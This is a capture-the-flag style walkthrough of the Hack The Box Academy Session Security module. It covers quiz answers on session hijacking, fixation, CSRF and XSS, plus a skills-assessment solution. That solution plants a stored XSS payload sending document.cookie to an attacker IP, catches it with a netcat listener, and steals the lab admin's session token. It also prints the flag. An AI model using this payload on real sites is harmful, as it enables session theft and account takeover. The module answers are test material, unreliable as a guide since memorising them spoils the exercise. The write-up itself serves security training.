Session Security:

Link to challenge: https://academy.hackthebox.com/module/153

(log in required)

Class: Tier II | Medium | Offensive

Before we begin: throughout the module we will need to configure our pwnbox /etc/hosts

File by adding the line:

```
[target machine IP] [required vhosts]
```

For example:

```
 GNU nano 7.2                                          /etc/hosts *
1 10.129.211.20 xss.htb.net
```

It can be done with the command

```
sudo nano /etc/hosts
```

then pasting the configuration modification, and save and exit with ctrl+x.

Throughout the module this process would be called 'initial configuration'.

Session Attacks

Session Hijacking:


Question: What kind of session identifier does the application employ? Answer options (without quotation marks): "URL parameter", "URL argument", "body argument", "cookie" or "proprietary solution"

Answer: cookie


Method: First, we will set the initial configuration with the vhost: 'xss.htb.net'.

Then – we access the website:

```
http://xss.htb.net
```




We log in with the provided credentials: ‘heavycat106:rocknrol’:




And we are logged in.

Opening the Devleoper tools → storage (in firefox) (Ctrl+Shirt+C):



We can see our cookir value, under the parameter ‘auth-session’.

We can proceed to take the cookie, and paste it on the website's private window, to log in without the use of the credentials:



Session Fixation:

Question: If the HttpOnly flag was set, would the application still be vulnerable to session fixation? Answer Format: Yes or No

Answer: Yes

Method: HttpOnly flag is designed to prevent client side scripts access to the cookie. It will not affect session Fixation attack.

Obtaining Session Identifiers without User Interaction:

Question: If xss.htb.net was an intranet application, would an attacker still be able to capture cookies via sniffing traffic if he/she got access to the company's VPN? Suppose that any user connected to the VPN can interact with xss.htb.net. Answer format: Yes or No

Answer: Yes

Method: assuming an internal attacker can sniff traffic from 'xss.htb.net', and the traffic is un-encrypted, then the attacker would be able to capture cookies from the application.

Cross-Site Scripting (XSS):

Question: If xss.htb.net was utilizing SSL encryption, would an attacker still be able to capture cookies through XSS? Answer format: Yes or No

Answer: Yes

Method: SSL encryption prevents sniffing from the network, not from XXS

Cross-Site Request Forgery (CSRF or XSRF):

Question: If the update-profile request was GET-based and no anti-CSRF protections existed, would you still be able to update Ela Stienen's profile through CSRF? Answer format: Yes or No

Answer: Yes

Method:

Cross-Site Request Forgery (GET-based):

Question: If csrf.htb.net was utilizing SSL encryption, would an attacker still be able to alter Julie Rogers' profile through CSRF? Answer format: Yes or No

Answer: Yes

Method:

Cross-Site Request Forgery (POST-based):

Question: If csrf.htb.net was utilizing secure cookies, would an attacker still be able to leak Julie Roger's CSRF token? Answer format: Yes or No

Answer: Yes

Method:

XSS & CSRF Chaining:

Question: Same Origin Policy cannot prevent an attacker from changing the visibility of @goldenpeacock467's profile. Answer Format: Yes or No

Answer: Yes

Method:

Exploiting Weak CSRF Tokens:

Question: Our malicious page included a user-triggered event handler (onclick). To evade what kind of security measure did we do that? Answer options (without quotation marks): "Same-Origin Policy", "Popup Blockers", "XSS Filters"

Answer: Popup Blockers

Method:

Open Redirect:

Question: If the request to complete.html was GET-based, would you still be able to obtain the token via exploiting the open redirect vulnerability? Answer format: Yes or No

Answer: Yes

Method:

Session Security - Skills Assessment:

Question: Read the flag residing in the admin's public profile. Answer format: [string]


Answer: [YOU_ARE_A_SESSION_WARRIOR]

Method: First, we will set the initial configuration with the vhost: ‘xss.htb.net’.


Then – we access the website:

```
http://minilab.htb.net
```

now, we get to a login page:




We use the provded credentials: ‘heavycat106:rocknrol’, and login:




Checking the input fields, the ‘Country’ input field is suspectable to XXS, for testing – we will alert ‘hello’:

```
<script>alert("hello")</script>
```



We save, and enter ‘Julie Rogers’ profile from incognito browser to confirm:

```
http://minilab.htb.net/profile?email=julie.rogers@example.com
```



Now that the XXS vulnerability on the ‘Country’ input field is confirmed – we can use it to obtain the visitor auth-session.

Before we do that – first we initiate netcat listener on the arbitrary port 4444:


```
nc -lnvp 4444
```

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-gsxsifitrv]─[~]
└──╼ [★]$ nc -lnvp 4444
listening on [any] 4444 ...
```

And on 'julie.rogers' profile on Country's field – we enter the payload:

```
<style>@keyframes x{}</style><video style="animation-name:x"
onanimationend="window.location = 'http://<attacker-
IP>:4444/index.php?c=' + document.cookie;"></video>
```

*where '<attacker-IP> is of course our own IP. *




Now, we save – and enter the profile on incognito browser again:

*reminder –

```
http://minilab.htb.net/profile?email=julie.rogers@example.co
m
```

*

While on the browser we get seemingly empty country:



On the netcat listner:

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-gsxsifitrv]─[~]
└──╼ [★]$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.15.30] from (UNKNOWN) [10.10.15.30] 32978
GET /index.php?c=auth-session=s%3AO9x34gyflqLSHyv4MfZuqhxDUBS3nnh4.72KmCJCNgRsgHvjp6R%2BZu7q6veAXx2Nmg5PemKSMdd4 HTTP/1.1
Host: 10.10.15.30:4444
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://minilab.htb.net/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

We get the auth session of the incognito browser, confirming the XXS payload works, and can be used to obtain the auth session of anyone visiting.

But the auth-session of the incognito browser doesn't helps us – we need the admin's auth-session.

For we have the following endpoint:

```
http://minilab.htb.net/submit-solution
```

which was provided for us, and will emulate admin's entry.

Attempting to curl it:

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-gsxsifitrv]─[~]
└──╼ [★]$ curl http://minilab.htb.net/submit-solution
{"error":"Please specify the ?url=<> parameter","success":false}┌─[
```

We need a URL.

So, having the netcat listener ready – we will access the endpoint with julie.rogers profile we access before – as the parameter's value:

```
curl http://minilab.htb.net/submit-solution?url=http://minilab.htb.net/profile?email=julie.rogers@example.com
```

```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-gsxsifitrv]─[~]
└──╼ [★]$ curl http://minilab.htb.net/submit-solution?url=http://minilab.htb.net/profile?email=julie.rogers@example.com
{"adminVisited":true,"adminVisitedTimestamp":1736597173185,"success":true}┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-g
```


Execution might take few seconds – but after we access the endpoint with julie.rogers profile – we can adminVisited – true, and success – true.

But more importantly – on the netcat listener:


```
┌─[eu-academy-2]─[10.10.15.30]─[htb-ac-1099135@htb-gsxsifitrv]─[~]
└──╼ [★]$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.15.30] from (UNKNOWN) [10.129.155.238] 38592
GET /index.php?c=auth-session=s%3ABbZv3xJCaJNYyTFsVrsuip46BKN9g8cr.xvxYGmve9WUThs8bQPwSI12x7V6X2ot2%2FYsNck%2BqXy0 HTTP/1.1
Host: 10.10.15.30:4444
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
 [f311a3bb58643b7d1810a6fcad1458dd38970aac]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Referer: http://minilab.htb.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

We get the admin's auth-session.

On the incognito browser – lets put it as our auth-session, using developer tools → Storage:



